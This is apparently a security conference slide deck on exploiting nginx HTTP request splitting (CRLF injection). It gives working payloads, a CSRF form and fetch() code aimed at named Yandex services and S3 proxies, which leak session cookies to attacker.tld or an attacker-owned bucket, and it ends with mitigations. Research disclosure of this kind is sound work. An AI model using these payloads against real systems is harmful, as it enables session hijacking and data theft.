

# kaspersky

# HTTP Request Splitting vulnerabilities exploitation

Speaker: Sergey Bobrov



# HTTP Splitting



Why is this still relevant in 2023?

- nginx is used as a frontend in ~30-50% of sites in the world
- it's not nginx vulnerability, it's misconfiguration

# Nginx misconfiguration



Example of nginx variables that can contain CR LF characters

```
$uri - Normalized Request-URI value
$document_uri - $uri alias

Variables from regexp with an exclusive range
location ~ /docs/([^/]*)? { ... $1 ... }  # vulnerable
location ~ /docs/(.*)? { ... $1 ... }  # not vulnerable
```

# Nginx misconfiguration



Functions that form HTTP request/response structure


```
rewrite, return, add_header, proxy_set_header, proxy_pass
```

Classic example (HTTP > HTTPS redirect)

```
return 302 https://company.tld$uri;
```

# CRLF Injection (HTTP Response)





GET /%0D%0ASet-Cookie:%20x=x HTTP/1.1

Host: company.tld

HTTP/1.1 302 Moved Temporarily


Date: Mon, 01 Jun 2023 13:37:00 GMT

Location: https://company.tld/

Set-Cookie: x=x


# CRLF Injection (HTTP Response)





# CRLF Injection (HTTP Request)





GET /%20HTTP/1.1%0D%0AX:%20x HTTP/1.1

Host: company.tld

Cookie: sessionid=xxx;

GET / HTTP/1.1

X: x HTTP/1.1

Host: www.company.tld

Cookie: sessionid=xxx;

# CRLF Injection (HTTP Request)



The exploitation and detection of the vulnerability depends on what can be controlled in the request.

```
GET /api/[INJ]?foo=bar&baz=[INJ] HTTP/1.1
Host: backend
Cookie: sessionid=xxx;
X-Header: [INJ]
```



http://company.tld/%20X	Any HTTP code
http://company.tld/%20H	400 Bad Request

GET / H HTTP/1.1

Host: company.tld

Cookie: sessionid=xxx;

#### **400 Bad Request**

nginx/1.17.6



http://company.tld/%20HTTP/1.1%0D%0AX:%20x	Any HTTP code
http://company.tld/%20HTTP/13.37%0D%0AX:%20x	505 HTTP Version Not Supported

GET / HTTP/13.37

X: x HTTP/1.1

Host: company.tld

Cookie: sessionid=xxx;

#### **505 HTTP Version Not Supported**

nginx/1.17.6



http://company.tld/%20HTTP/1.1%0D%0AXXXX:%20x	Any HTTP code
http://company.tld/%20HTTP/1.1%0D%0AHost:%20x	400 Bad Request

GET / HTTP/1.1

Host: x HTTP/1.1

Host: company.tld


Cookie: sessionid=xxx;

#### **400 Bad Request**

nginx/1.17.6



Vulnerability often is triggered before the authorization check



# CRLF Injection (HTTP Response)



- Exploitation of non-exploitable bugs
  - XSS via HTTP Header, via raw Request-URI
- Possibility to send two+ requests
  - Potential HTTP Desync attacks
- Access to other backend vhosts
- Web Cache poisoning vulns
- WAF bypass
- Attacks that require custom headers
- Etc...







```
location ^~ /lite/api/ {
   proxy_pass http://lite-backend$uri$is_args$args;
}
```

```
GET /lite/api/%20HTTP/1.1%0D%0AX:%20x HTTP/1.1

Host: mail.yandex.ru

Cookie: Session_id=xxx;

Host: mail.yandex.ru

Cookie: Session_id=xxx;

Cookie: Session_id=xxx;
```



What can an attacker control in HTTP request?

```
GET /lite/api/[INJ] HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
Connection: close
```




Adding custom HTTP headers

```
GET /lite/api/[INJ] HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
Connection: close
```



Partial control of the Request-Path





Partial control of the Request-Path

```
GET /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
Connection: close
```



Changing the HTTP method (CSRF-like)

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session id=[...];
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Connection: close
key=value
```



```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Host: mail.yandex.ru
param= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
[...]
&param2=value
```



```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;
param= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
[...]
&param2=value
```



Pros and cons of this type of vulnerability exploitation


 Exploitation of the vulnerability does not depend on the settings and privileges of the client Samesite cookies

Value of the CSRF token is known to the attacker



#### Email signature:

- Supports multiline value
- Has no limits on the range of allowed characters
- Has no limit on the maximum length of a value





```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
      Host: mail.yandex.ru
      Cookie: Session_id=<attacker_session_id>;
      Content-Length: 5000
      Content-Type: application/x-www-form-urlencoded
     _ckey=<attacker_CSRF_token>&signature= HTTP/1.1
      Host: mail.yandex.ru
http_
body
      Cookie: yandexuid=[...]; Session_id=[...];
      [...]
      &x=padding[...5000...]padding
```



```
<form
action="https://mail.yandex.ru/lite/api/%252e%252e/%252e%252e/lite/setup-
action.xml%20HTTP/1.1%0D%0AHost:mail.yandex.ru%0D%0ACookie:Session id=
<attacker_session_id>%3b%0D%0AContent-Length:5000%0D%0A
Content-Type:application/x-www-form-urlencoded%0D%0A%0D%0A
_ckey=<attacker_CSRF_token>&signature="
method="POST">
<input type="hidden" name="x" value="padding[...5000...]padding" />
<input type="submit" value="Submit request" />
</form>
```



```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Length: 5000
Content-Type: application/x-www-form-urlencoded
_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
[...]
                                                         signature parameter
                                                         contains only this data
&x=padding[...5000...]padding
```



```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Length: 5000
Content-Type: application/x-www-form-urlencoded
                                                        Symbol ";" like "&"
                                                        is the parameter separator
_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
[...]
&x=padding[...5000...]padding
```



OK, cookie leak is not possible via application/x-www-form-urlencoded on this case.

But what about multipart/form-data?



```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Content-Type: multipart/form-data; boundary=xxx
--XXX
Content-Disposition: form-data; name=" ckey"
<attacker_CSRF_token>
--XXX
Content-Disposition: form-data; name="signature"
PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[...]
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
--XXX--
padding[...5000...]padding
```



```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Content-Type: multipart/form-data; boundary=xxx
--XXX
Content-Disposition: form-data; name=" ckey"
<attacker_CSRF_token>
                                                                  signature parameter
--XXX
                                                                  contains only this data
Content-Disposition: form-data; name="signature"
PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[...]
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
--XXX--
padding[...5000...]padding
```




```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Content-Type: multipart/form-data; boundary=xxx
Content-Disposition: form-data; name=" ckey"
                                                                     X-Original-Uri
<attacker_CSRF_token>
                                                                  contains a boundary
Content-Disposition: form-data; name="signature"
PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[...]
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
padding[...5000...]padding
```



```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Content-Type: multipart/form-data; boundary=x.x
Content-Disposition: form-data; name=" ckey"
<attacker_CSRF_token>
--X.X
Content-Disposition: form-data; name="signature"
PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--x%2ex%0D%0AContent-Disposition:[...]
Cookie: yandexuid=[...]; Session id=[...];
User-Agent: Mozilla/5.0
--X.X-
padding[...5000...]padding
```







Case #2 direct.yandex.ru



# Case #2: direct.yandex.ru



```
location ~ ^/dna/payment {
  rewrite ^/dna/([^/]+) /registered/main.pl?cmd=unifiedPayment&context=$1&native_uri=$uri break;
  proxy_pass http://$back;
```

```
GET /dna/payment/x%20HTTP/1.1%0D%0AX:x HTTP/1.1

Host: direct.yandex.ru

Cookie: Session_id=xxx;

GET /registered/main.pl?cmd=unifiedPayment&

context=payment&native_uri=x HTTP/1.1

X:x HTTP/1.1

Host: direct.yandex.ru

Cookie: Session_id=xxx;
```



The exploitation of the vulnerability is complicated by the static path

```
GET /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```



What if we use HTTP Parameter Pollution?

```
GET /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x
&cmd=foobar HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```



The extra GET parameter didn't work, but the POST was successful

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1

CRLF: Injection HTTP/1.1

Host: direct.yandex.ru

Cookie: Session_id=xxx;

Content-Type: application/x-www-form-urlencoded

cmd=foobar
```



Now we need to find a way to extract the data

```
sub cmd_unlockCamp :Cmd(unlockCamp)
    :Description('paзблокировака кампании')
    :Rbac(Code => rbac_cmd_by_owners, ExceptRole => [media, superreader, limited_support])
{
    [...]
    my %FORM = %{$_[0]{FORM}};
    [...]
    if($FORM{retpath}) {
        return redirect($r, $FORM{retpath});
}
```



Yep, we will use Open Redirect

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
Content-Type: application/x-www-form-urlencoded
cmd=unlockCamp&retpath=/\attacker.tld/
```



**CRLF** Injection

HTTP Parameter Pollution


Open Redirect

Leak httpOnly cookie Session\_id



```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=? HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Type: multipart/form-data; boundary=wrw
Content-Length: 12000
[...]
Content-Disposition: form-data; name="retpath"
/\attacker.tld/? HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
padding[...12000...]padding
```







Response				
F	Pretty Raw Hex Render	<b>[</b> \$]	\n	≡
1	HTTP/1.1 302 Found			
2	Connection: Close			
3	Content-Length: 3468			
4	Content-Type: text/html; charset=iso-8859-1			
5	Date: Wed, 21 Jun 2023 10:04:49 GMT			
6	Location: /\attacker.tld? HTTP/1.0 X-Real-IP: Host: direct.yandex.ru X-Real-SSL-Protocol: TLS	5v1.2	2	
	Connection: close Content-Length: 12489 Accept:			
	text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/appg, */*; q=0.8, application/xml; q=0.9, image/webp, image/appg, */*; q=0.8, application/xml; q=0.9, image/webp, image/webp, image/appg, */*; q=0.8, application/xml; q=0.9, image/webp, imag	ı/siç	gned	i-e
	xchange;v=b3;q=0.7 Accept-Encoding: gzip, deflate Accept-Language: en,en-US;q=0.9 Cache-Control: max-age=0			
	Content-Type: application/x-www-form-urlencoded Cookie: gdpr=0;			
	yandexuid= ; yuidss= ;			
	i= ;			
	ymex= ; yandex_login= ;			
	bh=			
	;			
	Session_id=			
	;			
	sessar= ;			
	sessionid2=			
	; is_gdpr=0; is_gdpr_b=Origin: https://blackfan.ru Referer: https://blackfan.r	u/		
	Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site Sec-Fetch-User: ?1			
	Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML	., 1:	ike	
	Gecko) Chrome/114.0.5735.134 Safari/537.36 X-Antirobot-Jws-Info: INVALID X-Antirobot-Robotness-Y: 0.0			
	X-Antirobot-Service-Y: direct X-Awacs-Get-HTTP: true X-Forwarded-For: X-Forwarded-For-Y:			
	X-Forwarded-Proto: https X-Forwared-Host: direct.yandex.ru X-Req-Id:			



Cookie values can contain the # symbol, so the attacker's site needs to save not only the request data, but also the location.hash.

```
HTTP/1.1 302 Found
Connection: close
[...]
Location: /\attacker.tld? HTTP/1.0 [...] Cookie: param=value#value; Session_id=[...];
```



Case #3

Amazon S3





```
location /s3/ {
    proxy_pass https://company-bucket.s3.amazonaws.com$uri;
}
```

Frans Rosén

https://labs.detectify.com/2021/02/18/middleware-middleware-everywhere-and-lots-of-misconfigurations-to-fix/



```
GET /s3/xss.html%20HTTP/1.1%0d%0aHost:attacker-bucket%0d%0a%0d%0a HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```

```
GET /s3/xss.html HTTP/1.1


Host: attacker-bucket

HTTP/1.1

Host: company.tld

Cookie: session=xxx;
```







This is a great XSS example, but what if we could make it even better? In fact, we control not only the content stored on S3, but also the bucket settings

GET /s3/xss.html HTTP/1.1
Host: attacker-bucket

HTTP/1.1
Host: company.tld
Cookie: session=xxx;



Set the following bucket policy

```
"Version": "2012-10-17",
"Id": "Policy1687790232544",
"Statement": [
        "Sid": "Stmt1687790230460",
        "Effect": "Allow",
        "Principal": "*",
        "Action": [
            "s3:PutObject",
            "s3:GetObject"
        "Resource": "arn:aws:s3:::attacker-bucket/*"
```



Now reuses existing XSS for PUT request

```
<script>
fetch(
  '/s3/PoC.txt%20HTTP/1.1%0D%0AHost:attacker-bucket%0D%0AContent-Length:1000%0D%0A%0D%0A',
    method: 'PUT',
    body: 'x'.repeat(1000),
    headers: {
      'Content-Type': 'text/plain'
    credentials: 'include'
</script>
```



Now reuses existing XSS for PUT request

```
PUT /s3/PoC.txt HTTP/1.1
Host: attacker-bucket
Content-Length: 1000

HTTP/1.1
Host: company.tld
Cookie: secret=value;
Content-Length: 1000

xxx[...1000...]xxx
```

file

content



https://attacker-bucket.s3.amazonaws.com/s3/PoC.txt

```
Response
                    Render
1 HTTP/1.1 200 OK
2 x-amz-id-2: C1xiR36rHw5Um7Sybjqx9OkWXU4vVBEWOnv+oYGHCtKvuqDem9iAQqZT4to4kmYM8FKnOSL+1As=
3 x-amz-request-id: 7ZWGQ1R1870EM12M
4 Date: Mon, 26 Jun 2023 15:40:06 GMT
5 Last-Modified: Mon, 26 Jun 2023 15:39:09 GMT
6 ETag: "c7322d9ce0a1d7c206d3eee4e06c8145"
7 x-amz-server-side-encryption: AES256
8 Accept-Ranges: bytes
9 Content-Type: binary/octet-stream
10 Server: AmazonS3
11 Content-Length: 1000
12
13 HTTP/1.0
14 Host:
                      .s3.amazonaws.com
15 Connection: close
16 Content-Length: 1000
17 Pragma: no-cache
18 Cache-Control: no-cache
19 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114
20 Content-Type: text/plain
21 Accept: */*
22 Origin: http://local
23 Referer: http://local/s3/put poc.html%2OHTTP/1.1%OD%OAHost:
24 Accept-Encoding: gzip, deflate
25 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
26 Cookie: secret=value
```



This exploitation of the vulnerability is relevant in HTTP Splitting on any object storage. For example:

- VK Cloud Storage
- Yandex Object Storage

If the storage does not allow unauthorized file uploads, create AccessKey and add HTTP header to the payloads.

- Authorization: AWS <access\_key>:<signature>
- Date: <current\_date>







```
proxy_pass http://$proxy_host/chat/internal$uri$is_args$args;
proxy_set_header Host $proxy_host;
proxy_set_header X-Yandex-Https yes;
```

GET /%20HTTP/1.1%0D%0AX:%20x HTTP/1.1 GET /chat/internal HTTP/1.1

Host: q.yandex-team.ru X: x HTTP/1.1

Host: yandex.ru



Any exploit attempts to move part of the HTTP request into the HTTP body would return a 302 redirect

GET
/%20HTTP/1.1%0D%0AHost:test.yandex.ru%0D%0A%0D%

[...]

0A HTTP/1.1

Host: q.yandex-team.ru

HTTP/1.1 302 Moved temporarily

[...]

Location: https://yandex.ru/chat/internal/



Frontend can use custom headers that affect how the backend handles the HTTP request

```
proxy_pass http://$proxy_host/chat/internal$uri$is_args$args;
proxy_set_header Host $proxy_host;
proxy_set_header X-Yandex-Https yes;
```



After forming the correct headers, this turned into a regular XSS via Host

```
GET /%20HTTP/1.1%0aX-Yandex-Https:yes%0aHost:--%3E%3Cs%3E123xxx.yandex.ru%0a%0a HTTP/1.1
Host: q.yandex-team.ru
```


```
Response
 Pretty
                Hex
                       Render
15 <!--
16 Visible only on Yandex internal network.
17
33 Request:
                 --><s>123xxx.yandex.ru
       host:
35
       build:
                 yamb
       regid:
                 1679915017412620-16409412655207956908-sas6-5244-da7-sas-17-balancer-8080-BAL-1598
37 |-->
```







Example when the backend supports HTTP pipelining





```
GET
/contests/%20HTTP/1.1%0d%0aHost:cups.online%0d%0a%0d%0aGET%20/%3cscript%3ealert(document.domain)
%3c/script%3e%20HTTP/1.1%0d%0aHost:%20xxx%0d%0aX: HTTP/1.1
Host: davmedia.cups.online
```

```
GET /contests/ HTTP/1.1

Host: cups.online

GET /<script>alert(document.domain)</script> HTTP/1.1

Host: xxx

X: HTTP/1.1

Host: davmedia.cups.online

404 Not Found Content-Type: text/html
```




- Sometimes an HTTP request responded with two HTTP responses
- Second HTTP response was part of the HTTP Body of the first response
- Why? ¯\\_(ツ)\_/¯

#### Response

```
Render
                               Hackvertor
 Pretty
34
       <div class="errorPage errorPage--404">
          <div class="errorPage body">
35
              <div class="main title errorPage title">Ошибочка</div>
36
              Такая страница не найдена.
37
              <a href="/" class="button button--border2" type="button">На главную</a>
38
39
          </div>
      </div>
40
41 </div>
42
43 </body>
44 </html>
45 HTTP/1.1 301 Moved Permanently
46 Server: nginx
47 Date: Tue, 23 May 2023 22:43:35 GMT
48 Content-Type: text/html
49 Content-Length: 178
50 Connection: close
51 Location: https://cups.online/<script>alert(document.domain)</script>
52
53 <html>
54 <head><title>301 Moved Permanently</title></head>
55 <body bgcolor="white">
```





#### **301 Moved Permanently**

nginx

### Mitigation



Use \$request\_uri instead of \$uri, \$document\_uri

In the exclusion ranges of the regular expression, add whitespace characters (\s).

```
location \sim /docs/([^/]*)? { ... $1 ... } # vulnerable location \sim /docs/([^//\s]*)? { ... $1 ... } # not vulnerable
```

